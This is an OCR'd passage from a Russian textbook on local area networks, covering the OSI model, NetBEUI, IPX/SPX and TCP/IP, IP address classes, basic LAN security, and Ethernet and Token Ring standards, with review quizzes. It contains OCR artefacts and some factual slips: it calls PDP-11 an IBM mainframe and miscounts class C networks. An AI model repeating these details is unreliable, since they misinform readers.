J. Какое из приведенных определений не относится к топологии локальной сети?
   а) шинная;
   б) звездообразная;
   в) кольцо;
   г) ячеистая;
   д) прямолинейная.
2. Какова полоса пропускания частот у витой пары категории 5?
   а) до 200 Мбит/с;
   б) до 500 Мбит/с;
   в) до 100 Мбит/с;
   г) до 50 Мбит/с.
3. Каковы преимущества беспроводных каналов связи?
   а) низкая стоимость реализации;
   б) высокая степень защиты передаваемой информации;
   в) быстрое монтирование и легкость изменения конфигурации.

Глава 2

Сетевая архитектура и протоколы

В этой главе...

Общеизвестно, что здания и сооружения характеризуются присущей им архитектурой. Компьютерную сеть можно также представлять себе в виде некоего "здания", для которого характерна своеобразная "архитектура". Теперь подробно рассмотрим вопросы, связанные с принципами построения компьютерных сетей. Начнем с модели OSI, описывающей передачу данных в локальных сетях.

Модель OSI

Модель OSI (Open System Interconnection, Взаимодействие открытых систем) была предложена Международной организацией стандартизации (ISO) в 1984 году.

Все присущие сетям свойства и функции в модели OSI распределены таким образом, что образуют семь уровней (рис. 2.1). Все уровни строго ранжируются: высшие уровни представляют глобальные сетевые свойства, а нижние — тяготеют к локальным свойствам. Причем наблюдается взаимодействие между уровнями (иногда настолько тесное, что становится весьма затруднительным провести четкую границу между соседними уровнями).

Ниже приводится краткое описание каждого из уровней.

- Прикладной уровень. Задача этого уровня заключается в обеспечении поддержки пользовательских приложений, носящих самый различный характер. К этим приложениям можно отнести утилиты, реализующие передачу данных, обеспечение доступа к базам данных, работу с электронной почтой, а также многие другие функции. На прикладном уровне, который реализует управление всеми другими уровнями (уровень высшего ранга), функционируют следующие протоколы: FTP (File Transfer Protocol, протокол передачи данных), SMTP (Simple Mail Transfer Protocol, простой протокол передачи почты), Telnet, SNMP (Simple Network Management Protocol, простой протокол сетевого управления). Все эти протоколы подробнее описываются в следующем разделе главы.
- Уровень представления. Этот уровень получает данные пользовательского приложения, которые передаются ему протоколом прикладного уровня. Здесь реализуются функции *представления* данных (формирование пакетов данных).

На этом уровне выполняется сжатие, кодирование/декодирование данных, а также трансляция протоколов. Здесь же функционируют *шлюзы,* назначение которых заключается в том, чтобы формировать "мост" между двумя различными сетями. Ниже приводится перечень наиболее часто применяемых шлюзов.

Рис. **2.1.** Семь уровней модели OSI

- SNA (Systems Network Architecture, архитектура сетевых систем). Именно этот шлюз образует основы архитектуры IBM, используемой в мэйнфреймах (например, PDP-11). Благодаря этому шлюзу компьютеры, входящие в состав локальной сети, могут получать доступ к ресурсам мэйнфрейма.
- Шлюз GSNW (Gateway Services for Netware, службы шлюза для Netware). Этот программный шлюз входит в комплект поставки таких операционных систем, как Windows NT и Windows 2000 Server. Он предназначается для поддержки клиентского доступа к файлам на сервере Novell Netware. Принцип действия шлюза заключается в преобразовании формата данных между SMB (Server Message Block, блок серверных сообщений), который используется в сетях Microsoft, и NCP (Netware Core Protocol, протокол ядра Netware), который управляет совместным использованием файлов в сетях Netware.
- Шлюз электронной почты. Функции этого протокола заключаются в преобразовании сообщений, циркулирующих в различных системах электронной почты, в результате чего они выступают в едином формате (например, в S/MIME).

- Сеансовый уровень. Этот уровень отвечает за установку и проведение сеансов связи между передающим и принимающим компьютерами. Здесь же проверяются права доступа взаимодействующих сторон, распознаются их логические имена, а также устанавливается режим связи (дуплексный или полудуплексный). На сеансовом уровне функционируют следующие два протокола.
  - Интерфейс NetBIOS (Network Basic Input/Output System, базовая сетевая система ввода/вывода). Протокол NetBIOS отвечает за установку соединения между двумя компьютерами, а также за обработку данных сообщений, обнаружение и дальнейшее устранение ошибок.

- Интерфейс Winsock (Windows Sockets, Сокеты Windows). Функции этого протокола заключаются в обработке запросов на ввод/вывод, поступающие от Internet-приложений, которые функционируют в среде Windows.

- **Транспортный уровень.** На этом уровне производится "разбор" данных на пакеты, передача пакетов по месту назначения, а также последующая "сборка" данных на основе полученных пакетов. Здесь же реализуется сквозной контроль ошибок, которые могут возникать в процессе передачи данных. На транспортном уровне реализованы два типа протоколов: *протоколы с установлением логических соединений* (TCP — Transport Control Protocol, протокол управления передачей) и *протоколы без установления логических соединении* (UDP — User Datagram Protocol, протокол пользовательских дейтаграмм). На этом уровне также происходит разрешение имен компьютеров (установка соответствия между именами и логическими сетевыми адресами). Функции разрешения имен может выполнять служба DNS (Domain Name System, система доменных имен). Транспортный уровень отвечает за работу с портами и сокетами.
- **Сетевой уровень.** Этот уровень отвечает за адресацию пакетов данных, а также за их доставку адресату. Именно на этом уровне работает большинство маршрутизаторов. Здесь также выполняются службы QoS (Quality of Service, качество услуг), которые отвечают за выделение сетевых ресурсов широковещательным приложениям (например, WebTV).
- **Канальный уровень.** Этот уровень отвечает за управление линией передачи данных. Он делится на следующие два подуровня:
  - MAC (Media Access Control, контроль доступа к носителю данных) — управление доступом к сети;
  - LLC (Logical Link Control, управление логическими связями) — этот протокол реализует управление логическими связями в сети.
- **Физический уровень.** Это — самый нижний уровень в модели OSI. Он выполняет кодирование/декодирование передаваемых данных, а также определяет уровни сигналов, принятые в сетевой среде. Именно на этом уровне функционируют сетевые устройства (концентраторы, повторители и сетевые адаптеры). Хотя, например, так называемые *коммутирующие концентраторы* работают на канальном уровне, поэтому отличаются от обычных концентраторов.

Стандартные сетевые протоколы

Согласно определению *протокол* ~ это набор правил и методик, с помощью которых определяется порядок установления связи между компьютерами. Вполне естественно, что эти правила едины для всех участников диалога — компьютеров, между которыми происходит обмен информацией. Наибольший интерес для нас представляют протоколы, имеющие отношение к сетевому и транспортному уровню модели OSI. Именно они несут основную "нагрузку" по передаче данных в локальных сетях, а также допускают "вмешательство" со стороны пользователя. В следующих разделах подробно рассмотрены три набора протоколов из этого класса

- NetBEUI;
- 1PX/SPX;
- TCP/IP.

Именно эти три набора протоколов реализованы в большинстве сетевых операционных систем персональных компьютеров, включая такие распространенные, как се-

мейство Windows 95/98/NT/2000/XP. Теперь перенаем к более подробному рассмотрению этих важных сетевых компонентов.

Набор протоколов NetBIOS/NetBEUI

Вначале протоколы NetBIOS и NetBEUI были единым целым и объединялись под обшим названием NetBIOS (Network Basic Input/Output System, базовая сетевая система ввода-вывода). Этот набор протоколов включал как сетевой API, так и набор (стек) протоколов, имеющих отношение к транспортному и сетевому уровням модели OSI. Затем произошел "раскол" — из среды NetBIOS выделился протокол NetBEUI (NetBIOS Extended User Interface, расширенный пользовательский интерфейс NetBIOS). Именно этот протокол определяет фреймы, а также формат данных, передаваемых по локальным сетям.

Служба NetBIOS ориентирована на работу с протоколами NetBEUI, IPX/SPX и TCP/IP. С ее помощью приложения осуществляют коммуникации с распространенными программными интерфейсами, реализуя совместное использование данных с программами, работающими с протоколами нижних уровней модели OSI.

Служба NetBIOS функционирует на сеансовом уровне модели OSI и поддерживает два режима взаимодействия: сеансовый, с помощью дейтаграмм. При работе в сеансовом режиме устанавливается соединение между компьютерами, позволяющее обнаруживать возможные ошибки и восстанавливать утерянные данные. Режим передачи дейтаграмм осуществляет передачу сообщений по отдельности. В этом случае задача обнаружения и устранения ошибок возлагается на программу, выполняющую передачу данных в сети.

Служба NetBIOS предусматривает также службу определения имен, которая идентифицирует компьютеры и сетевые приложения.

Набор протоколов NetBEUI идеален для реализации простейших *одноранговых сетей*. Благодаря простоте реализации достигается высокая скорость, но это преимущество может превратиться в недостаток: поскольку возможность назначения логических адресов на сетевом уровне отсутствует, маршрутизация между различными сетями невыполнима. Однако этот недостаток легко устраним, поскольку возможности маршрутизации могут быть активизированы с помощью набора протокола TCP/IP. Теперь рассмотрим набор протоколов IPX/SPX.

Набор протоколов IPX/SPX

Набор протоколов IPX/SPX, разработанный фирмой Novell, изначально предназначался для использования в сетевой операционной системе Novell NetWare. В настоящее время появились версии этого набора протоколов для других операционных систем (включая семейство операционных систем Windows). Этот маршрутизируемый протокол обеспечивает хорошую производительность, его применение позволяет повысить степень безопасности. Сети, работающие в соответствии с этим протоколом, будут недоступны из Internet, поскольку протоколы TCP/IP и IPX/SPX несовместимы (более подробно о безопасности в сети будет рассказано в последнем разделе этой главы). Ниже даны описания отдельных протоколов, входящих в состав набора IPX/SPX.

Сетевой уровень модели OSI: протокол IPX

Этот протокол выполняет логическую адресацию и маршрутизацию сообщений (обеспечивает доставку сообщений по указанному адресу).

Идентификация сети, к которой относится компьютер-приемник, осуществляется с помощью шестнадцатеричного *номера сети.* Этот номер назначается сетевым администратором, а его типичный вид следующий: 711813b1.

IPX-адрес образуют два компонента: номер сети и номер хоста (рис. *2.2).* Номер хоста применяется для идентификации конкретного сетевого устройства, при этом используется MAC-адрес сетевого адаптера.

Рис. 2.2. Структура IPX-адреса

Транспортный уровень модели OSI: протокол SPX

Протокол SPX работает на транспортном уровне модели OSI (в режиме с установкой соединения). Этот протокол отвечает за доставку пакетов данных по назначению, а также за то, чтобы они прибыли по месту назначения в целости и в сохранности. А теперь перейдем к рассмотрению "языка Internet" — набору протоколов TCP/IP.

Набор протоколов TCP/IP

Именно этот набор протоколов представляет особый интерес, поскольку на его основе построена всемирная Сеть. В 2003 году отмечалось 20-летие официального утверждения протокола TCP/IP в качестве стандарта, на базе которого формируется Internet (1 января 1983 года прародительница Internet, сеть Arpanet, "переключилась" с протокола NCP на набор протоколов TCP/IP).

На самом деле в этот набор входят не только протоколы сетевого и транспортного уровней, но и многие другие протоколы, охватывающие практически все уровни модели OSI. Рассмотрим два основных применяемых в Internet протокола: IP и TCP.

Сетевой уровень модели OS1: протокол IP

Одна из основных задач, выполняемых на сетевом уровне, — маршрутизация. В данном случае маршрутизация осуществляется на основе IP-адресов, присваиваемых устройствам в сети.

IP-адреса: краткое введение

Замечательное изобретение человечества, *IP-адрес,* позволяет однозначно идентифицировать любой компьютер, подключенный к Internet. Состоит IP-адрес из двух частей: первая часть служит для идентификации локальной сети в Internet, вторая - для идентификации компьютера в локальной сети. В этом случае части IP-адреса называются *октетами.*

Все IP-адреса делятся на классы. Существует четыре класса IP-адресов (A, B, C и D). В настоящее время свободными остались только адреса класса C, в то время как адреса классов A и B давно зарезервированы крупными компаниями. Адреса класса D предназначаются для передачи *широковещательных сообщений* многочисленным пользователям *(многоабонентская рассылка).*

В адресах, относящихся к классу A, первый октет определяет адрес сети, а три остальных октета — адрес хоста. В силу этого максимальное количество сетей класса A

составляет 126 (2^7 = 128 — 2 (зарезервированные адреса) = 126). Вот почему адреса класса А столь быстро исчерпались. Рассуждая подобным образом, можно прийти к выводу, что адреса класса В допускают 16 384 сети (2^{14}), а адреса класса С — 2 097 252 сети (2^{21}). Для примера на рис. 2.3 приведена схема адреса, относящегося к классу В.

Рис. 2.3. В IP-адресе класса В первые два октета определяют номер сети

Конечно, использование классов нельзя назвать наиболее эффективным способом использования ограниченного пространства IP-адресов. "Узкие рамки" допустимого количества IP-адресов не всегда позволяют "втиснуть" диапазон адресов, требуемых той или иной компании. В этом случае справедлива пословица "то пусто, то густо".

И здесь на помощь приходит так называемая *бесклассовая адресация.* Именно этот метод назначения адресов предусматривается протоколом Ipv6, который для выделения IP-адресов обеспечивает адресное пространство размером 128 бит. На переход к повсеместному использованию этого протокола потребуется еще не один год, но уже сейчас можно воспользоваться бесклассовой адресацией на основе метода CJDR (Classless Interdomain Routing, бесклассовая маршрутизация между доменами). Этот метод, описание которого можно найти в книге "Основы компьютерных сетей"[1], обеспечивает экономное использование диапазона IP-адресов, предоставляемого в сетях класса С.

Транспортный уровень модели OSI: протоколы TCP и UDP

В разделе, посвященном описанию модели OSI, уже отмечалось, что транспортный уровень модели OSI обеспечивает надежную связь между компьютерами. Одним из механизмов, направленных на повышение надежности, является подтверждение приема данных компьютером без повреждений и потерь "по дороге".

Протоколы этого уровня также ответственны за идентификацию получаемых сообщений. Разделение сообщений осуществляется с помощью различных *портов.* Порт представляет собой точку логического соединения, которая используется в целях идентификации конкретного приложения, осуществляющего прием/передачу сообщений. С портами связано понятие *сокета — конечной точки соединения.* Для практической реализации связи необходимо создание сокета. Один из распространенных вариантов сокетных интерфейсов называется *Windows Sockets* (Windsock).

Пакет протоколов TCP/IP включает два протокола, имеющих отношение к транспортному уровню (TCP и UDP). Рассмотрим эти протоколы немного подробнее.

Протокол TCP

Основная задача протокола TCP — установка сеанса соединения между двумя компьютерами. При этом используются сообщения уведомления и ответа. Каждому пакету данных присваивается своя нумерация, что позволяет собирать их в правильной последовательности на принимающем конце. Благодаря нумерации принимающий компьютер обнаруживает "недостачу" пакетов данных, в результате надежность

[1] *Дебра Литтлджон Шиндлер.* **Основы компьютерных** сетей, **Вильяме,** 2002. С. 228.

протокола TCP (по сравнению с UDP) значительно повышается, но за все в этом мире нужно платить! И в качестве платы выступает значительное снижение производительности.

Протокол UDP

Протокол UDP не ориентирован на установку соединения. Нумерация пакетов также не предусмотрена, поэтому UDP лучше применять для передачи небольших сообщений, которые могут размещаться в одном пакете. Целостность данных, принимаемых компьютером, обеспечивается благодаря проверке контрольной суммы.

Производительность UDP достаточно высока, он является составной частью протоколов RIP (Routing Information Protocol, протокол маршрутизации информации) и TFTP (Trivial File Transfer Protocol, простой протокол передачи файлов), а также некоторых других протоколов.

В следующем разделе приводится краткий обзор сетевых операционных систем, применяемых в настоящее время.

Сетевые операционные системы

Сетевая операционная система предназначена для управления коммуникациями между различными сетевыми устройствами, она также обеспечивает совместное использование вычислительных ресурсов компьютера. Обычно в качестве такой системы рассматривается ОС, выполняемая на сервере. Ниже перечислены наиболее распространенные в настоящее время сетевые операционные системы:

- Microsoft Windows NT 4.0;
- Microsoft Windows NT 2000;
- Novell NetWare;
- UNIX;
- Linux;
- Banyan Vines;
- OS/2 Warp Server;
- Apple;
- LANtastic.

Сетевая операционная система Windows 2000 Server будет рассматриваться в последующих главах книги, а сейчас остановимся на некоторых общих вопросах администрирования сетевых ОС.

Администрирование сетей

Различают сети с *выделенным сервером* (рис. 2.4) и *одноранговые сети* (рис. 2.5).

Сеть с выделенным сервером включает централизованный *сервер.* В качестве сервера назначается компьютер, обладающий достаточным объемом вычислительных ресурсов (объем оперативной памяти, пространство на жестком диске, мощность центрального процессора). *Клиентские компьютеры* могут быть не столь мощными, поскольку большинство вычислительных операций производится на центральном сервере. Более того, существуют специальные устройства-коммутаторы, которые позволяют к одному системному блоку сервера подключать два монитора и две клавиатуры. (Вот вам и бюджетное решение, позволяющее получить простейшую сеть по принципу "дешево и сердито".)




Рис. 2.4. Типичная сеть с выделенным сервером

Рис. 2.5. Классическая одноранговая сеть

Для сетей с выделенным сервером характерна архитектура клиент/сервер. В сетях подобного типа задачи *администрирования* не составляют особого труда. Большинство сетевых ОС предоставляют в распоряжение администратора специальные утилиты, позволяющие управлять *учетными записями пользователей,* открывать или ограничивать доступ к вычислительным ресурсам системы, а также организовывать *совместное использование* в сети файлов и сетевых устройств. Существуют приложения типа клиент/сервер, при написании которых учитываются особенности этой архитектуры. Обычно эти приложения ориентированы на обработку запросов к базам данных (например, в СУБД SQL Server).

Одноранговые сети обычно объединяют небольшое количество компьютеров (менее 10) и служат для разделения файлов и совместного использования периферийных устройств (модем, сканер, принтер и т.д.). Обычно такие сети организуются на основе операционных систем из семейства Windows 9x/2000. В качестве протокола, как правило, применяется NetBIOS/NetBEUI. Подробнее вопросы, связанные с администрированием сети, рассматриваются в главе 7.

Защита информации в локальных сетях

Переход от автономных компьютеров к локальным сетям связан не только с определенными преимуществами, но также влечет за собой некоторые проблемы. Одна из таких проблем — обеспечение безопасности данных, циркулирующих в локальных сетях. Эта проблема особенно обостряется в том случае, если локальная сеть подключена к Internet. Конечно, если сеть отключена от Internet, риск все равно остается (ваши недруги могут воспользоваться сетевыми сканерами, установить прослушивающие устройства или просто проникнуть в серверную комнату и похитить жизненно важную информацию).

Основной фактор риска: Internet

Почему же именно Internet представляет столь большую угрозу? И если это так, то, может быть, стоит вообще отказаться от этого удовольствия?! Может быть и стоит, только вряд ли у вас это получится. Только представьте себе, что может произойти, если исчезнет электронная почта! Представили? Так что делайте выводы, господа!

А теперь вкратце рассмотрим основные опасности, которые связаны с использованием Internet.

- Физические атаки. Любой системе обеспечения компьютерной безопасности присущ один крупный недостаток: она становится совершенно бессильной перед обычными грабителями, которые могут и не обладать какими-либо техническими познаниями. Стоит им "увести" ваш ноутбук, в котором установлено ПО удаленного доступа к вашей локальной сети, а также хранятся все административные пароли, как все усилия, направленные на обеспечение безопасности сети, можно считать напрасными (не говоря уже о несанкционированном проникновении в серверную комнату или о последствиях стихийных бедствий). Поэтому следует всегда учитывать реальность этой угрозы и предпринимать соответствующие меры безопасности.
- Тривиальная кража паролей. Конечно, никто не застрахован от ошибок, но в любом случае сетевой администратор должен очень внимательно относиться к назначению и хранению паролей. Ни в коем случае не используйте коротких паролей (менее 6 символов), которые к тому же являются осмысленными. В этом случае любой начинающий хакер, с помощью специальной программы подбора паролей найдет "ключик" к вашей локальной сети за несколько секунд. В принципе, любой пароль поддается "взлому", но далеко не всегда "овчинка стоит выделки". Ну и конечно пароли рекомендуется хранить в надежном месте, а не на своем рабочем столе.
- Вирусы, черви и другие "нехорошие программы". Не следует преувеличивать, а также преуменьшать опасность возможной вирусной атаки. Буквально каждый день в Internet появляются десятки новых вирусов и "троянцев", поэтому в обязанности администратора сети входит установка антивирусного ПО, а также своевременное его обновление. Примером вирусной атаки может служить массовая рассылка пользователям Рунета поздравительных открыток к 8 Марта 2003 года, якобы с адреса yandex. card. Если доверчивый пользователь щелкал на ссылке, он попадал на Web-узел "народного умельца", после чего на его компьютер загружался код вируса. И хорошо, что этот вирус не выполнял особых деструктивных действий, а "всего лишь" опустошал Web-кошельки, переводя деньги на счет предприимчивого хакера. Не перечесть примеров других вирусов, которые при попадании в систему портили данные на жестких дисках, а то и просто затирали информацию в BIOS. Так что бдительность в любом случае вовсе не помешает.

Основные меры безопасности

Обеспечить приемлемый уровень безопасности локальных сетей вполне возможно. Для этого следует разработать план обеспечения безопасности и неукоснительно его придерживаться (более подробно обеспечение безопасности локальных сетей рассматривается в главе 8). Ниже перечислены основные меры, способствующие сохранности сетевых данных.

- Технические средства. В эту категорию средств обеспечения безопасности включены методы, препятствующие проникновению в помещения, где уста-

новлены компьютеры локальной сети, посторонних лиц. В данном случае идет речь о надежных дверях, сигнализации, специальных сейфах. Сюда также можно отнести устройства, препятствующие дистанционному "проникновению" злоумышленников в локальную сеть (аппаратные брандмауэры).

- **Программные средства.** Эта категория включает специальные программы, предназначенные для идентификации пользователей, кодирования сетевых данных, а также исключения возможности несанкционированного доступа. Средства из этой категории характеризуются низкой себестоимостью, достаточно высоким уровнем надежности и гибкости, а также простотой установки. К основным недостаткам можно отнести частичное ограничение функциональных возможностей сети, задействование части вычислительных ресурсов сервера и клиентских компьютеров, а также уязвимость в отношении преднамеренных изменений либо зависимость от применяемых типов компьютеров.
- **Организационные меры.** К этой категории средств обеспечения безопасности можно отнести подготовку помещений перед установкой локальной сети, выбор сетевого оборудования, отвечающего жестким требованиям сетевых стандартов, а также проведение политики, направленной на ограничение доступа к локальной сети исключительно уполномоченными на это лицами.

Резюме

В этой главе рассмотрена модель OSI, а также основные протоколы, применяемые в процессе построения локальных сетей. Особое внимание уделено вопросам обеспечения безопасности локальных сетей и при выходе в Internet.

В следующей главе рассказывается об основных типах локальных сетей. Там же вы найдете описание сетевого оборудования, на основе которого осуществляется формирование локальных сетей.

Контрольные вопросы

1. Какой из уровней модели OS1 отвечает за установку соединения между компьютерами?
   а) канальный;
   б) физический;
   в) представления;
   г) сеанса.
2. Какой протокол называют "языком" Internet?
   а) IPX/SPX;
   б) NetBEUI;
   в) TCP/IP.
3. Сколько сетей можно построить на базе IP-адресов категории B?
   а) 126;
   б) 16384;
   в) 2097252.

Глава 3

Основные типы стандартных локальных сетей

В этой главе...

- Сети Ethernet и Fast Ethernet
- Сети Token Ring
- Сети FDDI
- Сети 100VG-AnyLAN
- Сетевая аппаратура Ethernet и Fast Ethernet
- Сетевая аппаратура lOOVG-AnyLAN
- Резюме

Несмотря на внешнюю хаотичность и многообразие типов локальных сетей, каждую из них можно отнести к строго определенной категории. Следует отметить, что этих категорий не столь уж и много. Некоторые из них практически не применяются в настоящее время, а другие не хотят "сдавать ранее завоеванные позиции". В настоящей главе мы вкратце остановимся на описании основных категорий локальных сетей, а также расскажем об особенностях сетевого оборудования, применяемого для монтажа тех или иных типов локальных сетей.

Сети Ethernet и Fast Ethernet

Несмотря на достаточно "почтенную" историю развития, сети Ethernet встречаются наиболее часто и в настоящее время. При передаче сигналов в этих сетях применяется метод управления доступом к данным CSMA/CD. Сети характеризуются топологией типа "шина" или "звезда" (глава 2), а их формирование осуществляется с применением коаксиального кабеля или витой пары. Стандартная скорость передачи данных варьируется от 10 до 100 Мбит/с. В последнее время начинается внедряться стандарт *Gigabit Ethernet*, предусматривающий увеличение пропускной способности сети до 1 Гбит/с. Однако сети, построенные на основе этого стандарта, еще не получили широкого распространения, поэтому в книге он подробно рассматриваться не будет.

Все существующие в мире сети Ethernet можно отнести к одной из следующих категорий:

- 10Base2 (тонкий Ethernet);
- 10Base5 (толстый Ethernet);
- iOBaseT (в качестве сетевого кабеля применяется неэкранированная витая пара);

- 100BaseT (Fast Ethernet);
- 100BaseFX (в качестве сетевого кабеля используется оптоволокно);
- lOOOBaseT (Gigabit Etherent).

Первое число в названии стандарта означает скорость передачи данных (в Мбит/с), А теперь рассмотрим некоторые популярные типы сетей из упомянутых категорий.

Сети 10Base2

Сети этого типа считаются "классикой", с которой началось победное шествие сетевых технологий в малые офисы и дома. Скорость передачи данных ограничена значением 10 Мбит/с, а длина отдельного отрезка кабеля не превышает 185 м. Стандартом также определяется минимальная длина сетевого сегмента, которая составляет 0,5 м. Сеть строится на основе шинной топологии и может включать не более 30 компьютеров (или других периферийных устройств).

Соединение компьютеров с кабелем сети осуществляется с помощью Т-образных и цилиндрических разъемов (*BNC-коннекторы*). Конец шины завершается терминатором, который следует заземлять. Стандартный Т-образный BNC-коннектор изображен на рис. 3.1.




Рис. 3.1. Стандартный Т-образный коннектор

Перечислим основные преимущества сетей этого типа:

- простота установки и конфигурирования (можно легко добавлять или удалять отдельные сетевые компьютеры);
- низкая стоимость сетевого кабеля;
- отсутствие потребности в дополнительном сетевом оборудовании (концентраторы, повторители, внешние трансиверы и т.д.).

Перечисленные преимущества показывают, что сети этого типа идеальны при установке в классах и аудиториях, а также дома, когда пользователи стеснены в средствах, а от сети требуется повышенная гибкость и простота настройки.

Не следует забывать и о недостатках, с которыми связано использование сетей 10Base2:

- ограниченный размер формируемой сети;
- достаточно низкая пропускная способность.

Как видим, сети 10Base2 четко ориентируются на учебный сектор, а также "домашних" пользователей.

Сети 10Base5

Именно этот тип сети Ethernet изначально позиционировался в качестве *стандарта*. Для формирования сети используется толстый коаксиальный кабель (толщиной около 1 см), который традиционно окрашивается в желтый цвет, поэтому сеть 10Base5 иногда называют *Yellow Ethernet*. Толстые кабели обеспечивают меньшие показатели затухания сигнала (максимальная длина сегмента такой сети составляет около 500 метров, а минимальная — 2,5 метра).

Однако за все в этом мире приходится платить. Применение толстого кабеля влечет за собой усложнение установки и монтажа самой сети. Для подключения компьютеров к кабелю приходится использовать внешние трансиверы, которые предназначены для передачи и приема сигналов. Подключение этих устройств к соответствующим сетевым адаптерам, установленным в компьютерах, осуществляется с помощью *трансиверного кабеля,* к которому присоединен 15-контактный разъем AUI. К сетевому кабелю подключение трансиверного кабеля реализуется путем "насаживания" с применением разъема *зуб вампира*. Схема подключения разъема к кабелю показана на рис. 3,2.




Рис. 3.2. Подключение сетевого адаптера к сети 10Base5

Достаточно часто фрагмент сети *толстый Ethernet* применяется в качестве *магистрали*, соединяющей фрагменты *тонкого Ethernet* (10Base2). В этом случае соединение фрагментов различных сетей осуществляется с помощью *повторителей*, необходимых для согласования входных сопротивлений.

Каковы же преимущества, обеспечиваемые "дедушкой" Ethernet?

- Большее расстояние, на которое может передаваться сигнал без промежуточного усиления;
- Большее количество компьютеров, подключаемых к одному сетевому сегменту.

Основные недостатки, связанные с применением сетей IOBase5:

- малая степень гибкости толстого кабеля затрудняет монтаж и установку сети;
- сложности, связанные с подключением дополнительных компьютеров (необходимость использования трансивера);
- дороговизна кабеля и сопутствующего сетевого оборудования.

Сети 10BaseT

В настоящее время именно эта архитектура является наиболее распространенной. Сети этого типа формируются с применением звездообразной топологии.

Для создания сетей этого типа используется концентратор (в случае соединения более двух компьютеров) и кабель неэкранированной витой пары (как минимум, относящийся к 3 категории). Чем выше категория кабеля, тем меньше влияние наводок и затухание сигнала, но все же следует придерживаться разумного компромисса между ценой и качеством. В случае соединения между собой двух компьютеров можно обойтись без применения концентратора. Если же в сеть подключено небольшое количество компьютеров (не более 9), стоимость концентратора не является определяющим фактором.

Соединение сетевых адаптеров с кабелем витой пары осуществляется с помощью стандартных разъемов типа RJ-45 (напоминающих разъемы, которые применяются в телефонии).

Внешний вид подобного разъема показан на рис. 3.3.




Рис. 3.3. Разъем типа RJ-45, применяемый для подключения витой пары к сетевому адаптеру

Преимущества сетей 10BaseT;

- дешевизна монтажа (относительно низкая стоимость оборудования и применяемого сетевого кабеля);
- простота локализации неисправностей;
- легкость модернизации оборудования (переход на стандарт 100BaseT).

Некоторые недостатки сетей 10BaseT:

- ограничение максимальной длины сетевого сегмента величиной 100 метров;
- подверженность наводкам кабелей неэкранированных витых пар;
- дополнительные расходы, связанные с установкой концентраторов.

Теперь вкратце рассмотрим сети Ethernet, обеспечивающие передачу данных со скоростями более 100 Мбит/с.

Сети Fast Ethernet

В этом разделе в общих чертах рассматриваются сети из категории 100BaseI, которые получают в настоящее время все большее распространение.

В данном случае под названием 100Basel "скрываются" несколько сетей. Сети 100BaseT характеризуются использованием четырех неэкранированных витых пар (категория 3, 4 или 5). Сети 100BaseTX прокладываются с применением двух экранированных (или неэкранированных) витых пар, относящихся к категории 5. В сетях 100BaseFX используется двужильный оптоволоконный кабель.

Основные преимущества, связанные с применением сетей 100BaseI:

- высокая пропускная способность;
- простота установки и модернизации;
- относительно низкая стоимость кабеля и сетевого оборудования.

Недостатки сетей этого типа схожи с недостатками сетей lOBaseT, а именно: быстрое затухание сигнала и повышенная чувствительность к электромагнитным помехам. Концентраторы, предназначенные для сетей этих типов, достаточно дорогие, но их стоимость постоянно снижается.

Сети стандарта lOOOBaseT характеризуются очень высокой скоростью передачи данных (до 1 Гбит/с), но до сих пор еще относятся к разряду "экзотики". Главная характеристика подобных сетей — высокое быстродействие, поэтому этот сетевой стандарт получил еще одно название — *Gigabit Ethernet.* Основное назначение подобных сетей заключается в обеспечении среды передачи мультимедийной информации (организация видеоконференций, WebTV и другие приложения, которые используют присущую этим сетям высокую скорость передачи данных).

Сети Token Ring

Теперь рассмотрим менее распространенные сети. ("Менее распространенный" еще не означает худший.) Одним из примеров таких сетей могут служить сети Token Ring. Архитектура, заложенная в основу сетей этого типа, была предложена фирмой IBM в 80-х годах XX века.

В сетях Token Ring применяется кольцевая логическая топология. По сети передается специальный сигнал, именуемый *маркером* (token), причем компьютер не может получить доступ к сети до тех пор, пока к нему не попадет маркер. Благодаря подобной особенности исключены *коллизии данных*, имеющие место в сетях Ethernet, когда несколько компьютеров пытаются одновременно получить доступ к сети.

Несмотря на применение кольцевой топологии, физические соединения в сетях Token Ring реализуются с применением звездообразной топологии. Сетевые компьютеры подключены к выделенному сетевому концентратору, который в данном случае именуется MSAU (Multistation Access Unit, модуль многостанционного доступа). Для соединения компьютеров или другого сетевого оборудования применяется экранированная или неэкранированная витая пара, стандарт на которую определен фирмой IBM. Скорости передачи данных в сетях этого типа характеризуются величинами 4 или 16 Мбит/с.

Типичная сеть Token Ring показана на рис. 3.4.

Преимущества, обеспечиваемые сетями Token Ring;

- применение "активной" топологии, когда каждый сетевой компьютер регенерирует сигнал, позволяет "бороться" с затуханием данных;
- высокая надежность, обеспечиваемая маркерным методом доступа (исключена возможность неожиданного сбоя, связанная с перегрузкой сети).

Недостатки сетей Token Ring:

